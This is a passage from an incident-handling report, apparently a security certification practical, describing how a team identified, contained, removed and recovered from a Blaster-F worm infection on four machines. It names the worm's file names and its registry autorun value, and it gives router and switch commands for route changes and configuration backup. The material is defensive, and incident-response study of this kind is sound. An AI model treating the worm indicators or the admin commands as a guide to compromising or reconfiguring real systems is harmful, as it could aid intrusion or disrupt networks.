



**Figure 21- Services Window**

This resulted in confirming no Antivirus client installed on the File server

2. Examining the virus existence on the file system:

As per confirmed from the worm characteristics, the Security team had to search the file system for all the different worm files of all the worm variants; msblast.exe, penis32.exe, teekids.exe, mspatch.exe, mslaugh.exe, enbiei.exe as follows:

- Start > Search > For Files or Folders

This resulted in locating enbiei.exe in the Windows system 32 directory (C:\Winnt\System32). This file is the worm file of the W32/Blaster-F variant

3. Examining the Task Manager for running worm file:

As the worm variant was known from the last step, the Security team searched the task manager for running “enbiei.exe” process as follows:

- Start > Run





**Figure 22- Run Window**





**Figure 23- File System Window**

Selecting the taskmgr.exe opens the “Windows Task Manager” window, and the worm file enbiei.exe was running as shown in Figure-24





**Figure 24- Windows Task Manager**

4. Examining the Registry:

- Start > Run





**Figure 25- Run Window**

Opening the registry window and selecting “Find” from the Edit Menu, then search for enbiei.exe as follows:





**Figure 26- Registry Find Window**

This resulted in finding the registry key (HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows\ CurrentVersion\ Run) had the value: “www.hidro.4t.com"="enbiei.exe”

5. Examining the Windows Update Patch KB823980:

Opening Add/Remove Programs as follows:

- Start > Settings > Control Panel > Add/Remove programs

Looking for the Windows update patch KB823980 in the programs installed confirmed that it was not installed.

As per the previous investigation on the file server, it was identified to be infected with the Msblast-F worm, with no Antivirus client installed, and no Windows update patch KB823980.

Examining the rest of the suspected machines in the same way showed that they are all infected by the Msblast-F worm, with Norton Antivirus client installed but not updated with the latest virus definition files, and the Windows patch KB823980 is not installed. The two PCs had the “Norton Antivirus Client” service installed but not started. The Norton Antivirus Client service couldn’t be started on these two PCs. This indicated a problem in the Antivirus client on the two PCs.

Here the problem was clearly identified; four infected machines with the Msblast-F worm, and routing loop between the backbone layer-3 switch, and the main office router.

At **2:30 PM**, the Security team reported the problem back to the incident handling team leader who called for a meeting between the incident handling team members.

The meeting was held for 15 min in which they got the following problem scenario:

While the infected machines were scanning the random IP range for vulnerable RPC, it generated scanning traffic for non-existent IPs, and as the backbone layer-3 switch is the default gateway of the machines, the machines directed all the foreign IPs that they couldn‘t reach to the backbone layer-3 switch. The switch by its turn has the office router as its gateway, and all the traffic directed to the router.

As per the router configuration, it has static route to the two remote sites routers, and a default route to the main office backbone layer-3 switch. This setup was working well on the router, it was handling the traffic directed from the main office to the remote sites, and at the same time it was handling the requests from the remote routers to the main office. Resulting of this configuration, the requests for the foreign IPs were looped between the backbone layer-3 switch and the main office router till the packet TTL finished. This generated high network traffic in the main office.

The action items were:

1. The Network team to solve the routing problem.

2. The incident handling team leader to communicate the current status to management to agree on the necessary actions to isolate the problem, and then inform the Security team, and the IT Operation team with the next step.

At **2:45 PM**, the incident handling team leader communicated the current status to management, and a decision was taken to isolate the four machines from the network. The incident handling team leader informed the Security team and the IT Operation team to start working to get the four machines out of the network.

A voice mail was sent to all staff regarding the network problem via the PBX system at **2:55 PM**.

### 3. Containment:

As per the management decision and the advice of the incident handling team to contain the problem, the four machines were removed from the network at **3:00 PM** and the machines' users were informed.

As per the action item on the Network team to solve the routing problem, they took a configuration backup for the main office backbone layer-3 routing 3-Com switch, and the main office site Cisco router.

They first prepared a TFTP server to be used in the backup operation and then took the configuration backup as follows:

1. For the main office layer-3 routing 3COM switch, they telnet and logon to the switch, and then type the following command:

   - **Upload module 3.1 config** *tftpIP filename*

   Where the "*tftpIP*" is the IP of the TFTP server, and the "*filename*" is the name of the configuration file to be generated on the TFTP server.

   This command produced the configuration file on the default folder on the TFTP server.

2. For the main office site Cisco router, they telnet to the router, and then type the following command:

   - **copy running-config tftp:** *tftpIP*

   Where the "*tftpIP*" is the IP of the TFTP server.

   Press enter, and then type the file name of the file to be generated on the TFTP server.

   This produced the configuration file on the default folder on the TFTP server.

After the configuration backup was taken, the Network team removed the default route from both the backbone layer-3 switch, and the site router.

The Network team then added static routes for all the network subnets instead of the removed default route.

For the 3-COM routing switch, the route is removed and added as follows:

To remove; telnet and logon then type:

- **connect 3.1 ip route remove**

Press enter and then type the destination, mask, and the next hope of the route.

To add route; telnet and logon then type:

- **connect 3.1 ip route static**

Press enter and then type the destination, mask, and the next hope of the route.

For the Cisco router, the route is removed and added as follows:

To remove; telnet and logon then type:

- **configure terminal**
- **no ip route** *destination mask nexthope*

To add route; telnet and logon then type:

- **configure terminal**
- **ip route** *destination mask nexthope*

Where the "*destination"* is the route destination IP, and the "*mask"* is the subnet mask of the destination IP, and the "*nexthope*" is the IP of the next hope of the route.

The previous network configuration, and the isolation of the four infected machines returned the network performance to normal status at **3:50 PM**.

The incident handling team leader communicated this to the management, and a message was sent to the staff to inform operation back to normal at **4:00 PM**.

The incident handling team leader also informed the Security team to start the eradication, and the recovery phase in coordination with the IT Operation team in order to remove the worm from the four machines, and totally illuminate the cause of the problem.

**4. Eradication:**

As the worm infection problem of the four machines was well identified from the identification phase, the Security team had the objective of removing this infection at this phase in order to eradicate the problem.

The security team searched on the Antivirus vendor site (http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.f.worm.html) for a removal tool, and a removal instruction of the worm.

They got the following information about the removal tool functionality from:

http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.removal.tool.html

**What the tool does**

The W32.Blaster.Worm Removal Tool does the following:

1. Terminates the W32.Blaster.Worm viral processes.
2. Deletes the W32.Blaster.Worm files.
3. Deletes the dropped files.
4. Deletes the registry values that have been added.[83]

| Switch | Description |
|---|---|
| /HELP, /H, /? | Displays the help message. |
| /NOFIXREG | Disables registry repair. (We do not recommend using this switch.) |
| /SILENT, /S | Enables silent mode. |
| /LOG=<path name> | Creates a log file where <path name> is the location in which to store the tool's output. By default, this switch creates the log file, FixBlast.log, in the same folder from which the removal tool was executed. |
| /MAPPED | Scans the mapped network drives. (We do not recommend using this switch. Refer to the following **Notes**.) |
| /START | Forces the tool to immediately start scanning. |
| /EXCLUDE=<path> | Excludes the specified <path> from scanning. (We do not recommend using this switch.) |

**Figure 27- Command-line switches available with this tool [84]**

After the Security team got the required information about the removal tool functionality, they downloaded the tool from:

http://securityresponse.symantec.com/avcenter/FixBlast.exe

The removal tool was copied to 4 CDs to be used on every infected machine.

[83] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.removal.tool.html
[84] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.removal.tool.html

The security team also downloaded the windows update patch form:

(http://www.microsoft.com/downloads/details.aspx?FamilyID=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en) and copied it on the 4 CDs to be used in the Recovery phase.

The required virus definition files dated "September 03, 2003" were also copied on the 4 CDs to be used in the Recovery phase.

The virus definition files were downloaded from:

http://securityresponse.symantec.com/avcenter/download.html

After preparing the CDs, the security team logon locally on the infected machines, and run the removal tool from the CD as follows:

- Start > Run





**Figure 28- Run Window**

Where D: is the CD drive

The removal tool was run by clicking the Start button in Figure-29





**Figure 29- Removal Tool Start Window**

At **5:30 PM** the removal tool finished scanning and removing the worm from the four machines, and the machines were restarted.

The Security team informed the incident handling team leader with the eradication of the four machines, and accordingly, they had to work again on these machines in order to totally illuminate the cause of the problem This was the coming stage which is the recovery phase.

**5. Recovery:**

The Security team started in the problem illumination, they used the four CDs that were copied in the eradication phase, and the Antivirus client CDs prepared later in the Jump bag before the incident.

They went through the following steps:

**1.** Patching the four machines against the DCOM RPC vulnerability as follows:

- The Security team logon locally again on the four machines and run the windows update patch from the CDs they copied in the eradication phase as follows:

  - Start > Run





**Figure 30- Run Window**

Where D: is the CD drive

- The Windows update patch was run as illustrated in Figure-31, Figure-32, and Figure-33.


**Figure 31- Windows Update Patch KB823980 Setup**

Press Next





**Figure 32- Windows Update Patch KB823980 Setup**

Press Next





**Figure 33- Windows Update Patch KB823980 Setup**

Press Finish to finish the patch setup.

**2.** Uninstall the malfunction Antivirus client from the two PCs as follows:

- Open the Add/Remove Programs window as follows:

  o Start > Settings > Control Panel > Add/Remove Programs

- Select Norton Antivirus Corporate Edition and click Remove as illustrated in Figure-34





**Figure 34- Add/Remove Programs Window**

- Complete the removing instructions and then restart the machines

**3.** Install the Norton Antivirus client on the two PCs, and the file server.

- Using the Antivirus client CDs from the Jump bag, and running the Norton Antivirus client as follows:

  o Start > Run





**Figure 35- Run Window**

- Complete the installation instructions, and then restart the machines.

**4.** Update the virus definition files on the four machines (The Laptop, the File server, the two PCs) as follows:

- Logon locally on the four machines and run the virus definition executable file from the copied CDs

**5.** Testing the four machines to ensure the recovery:

- The Norton Antivirus service was tested to be running and restarting normally

- The worm removal tool was run again on the four machines to insure no worm reinfection

At **7:45 PM** the Security team informed the incident handling team leader with the recovery of the four machines, and the incident handling team leader informed management with the current status.

The decision was taken from management after consulting the incident handling team leader to reconnect the machines back on the network.

The incident handling team leader informed the IT Operation team, and the Security team to reconnect the machines to the network. The machines were reconnected at **7:55 PM**

The incident handling team leader called for a follow up meeting at **8:00 PM** that continued for 45 min in which the team had the following discussion points:

1. The root cause of the problem occurred because company PCs were not being patched against different vulnerabilities, and so became vulnerable to

the worm exploit, and at the same time some of these PCs had Antivirus client not working properly, and so they couldn't even be protected using the virus definitions released specially for the Msblaster worm.

2. Most of the network servers were not protected by any file system Antivirus software, and so they were not locally protected against different viruses and worms. As the servers were patched manually against vulnerabilities, some of these servers were not patched timely against the DCOM RPC vulnerability.

The incident handling team wanted to ensure clean environment after recovering the four machines. They took the following actions items:

1. The IT Operation team to use SMS to run the required windows update patch to all company PCs, and laptops.

2. The Security team to start in a process to ensure that the Antivirus clients were working properly on all PCs and laptops.

Although the IT Operation team used the SMS to run the windows update patch on all PCs and laptops, they knew there were some machines that will not get updated due to the malfunction of their SMS clients. They started to search for a solution, and by investigating Microsoft website, they found a tool that can be used to scan network for unpatched systems named KB823980Scan.exe[85]. The IT Operation team downloaded this tool, and used it as illustrated in http://support.microsoft.com/?kbid=826369
to get a list of the remaining unpatched machines.
The unpatched machines' SMS clients were reviewed, and again the SMS was used to run the windows update patch on the listed machines.

The Security team used the Antivirus management server to check communication with its clients, and so got an exported list of working-well clients. They also used the net view command from the command prompt (**C:\net view > output.txt**), and got the output in a text file. This file contained a list of all connected machines at that time.
The two lists were compared to get the machines connected to the network and not in the working-well Antivirus client list.
The Antivirus client was installed again on these machines through the Antivirus management server and updated with the latest virus definition files.

At **11:30 PM**, the IT Operation and the Security teams reported back the current status to the incident handling team leader.

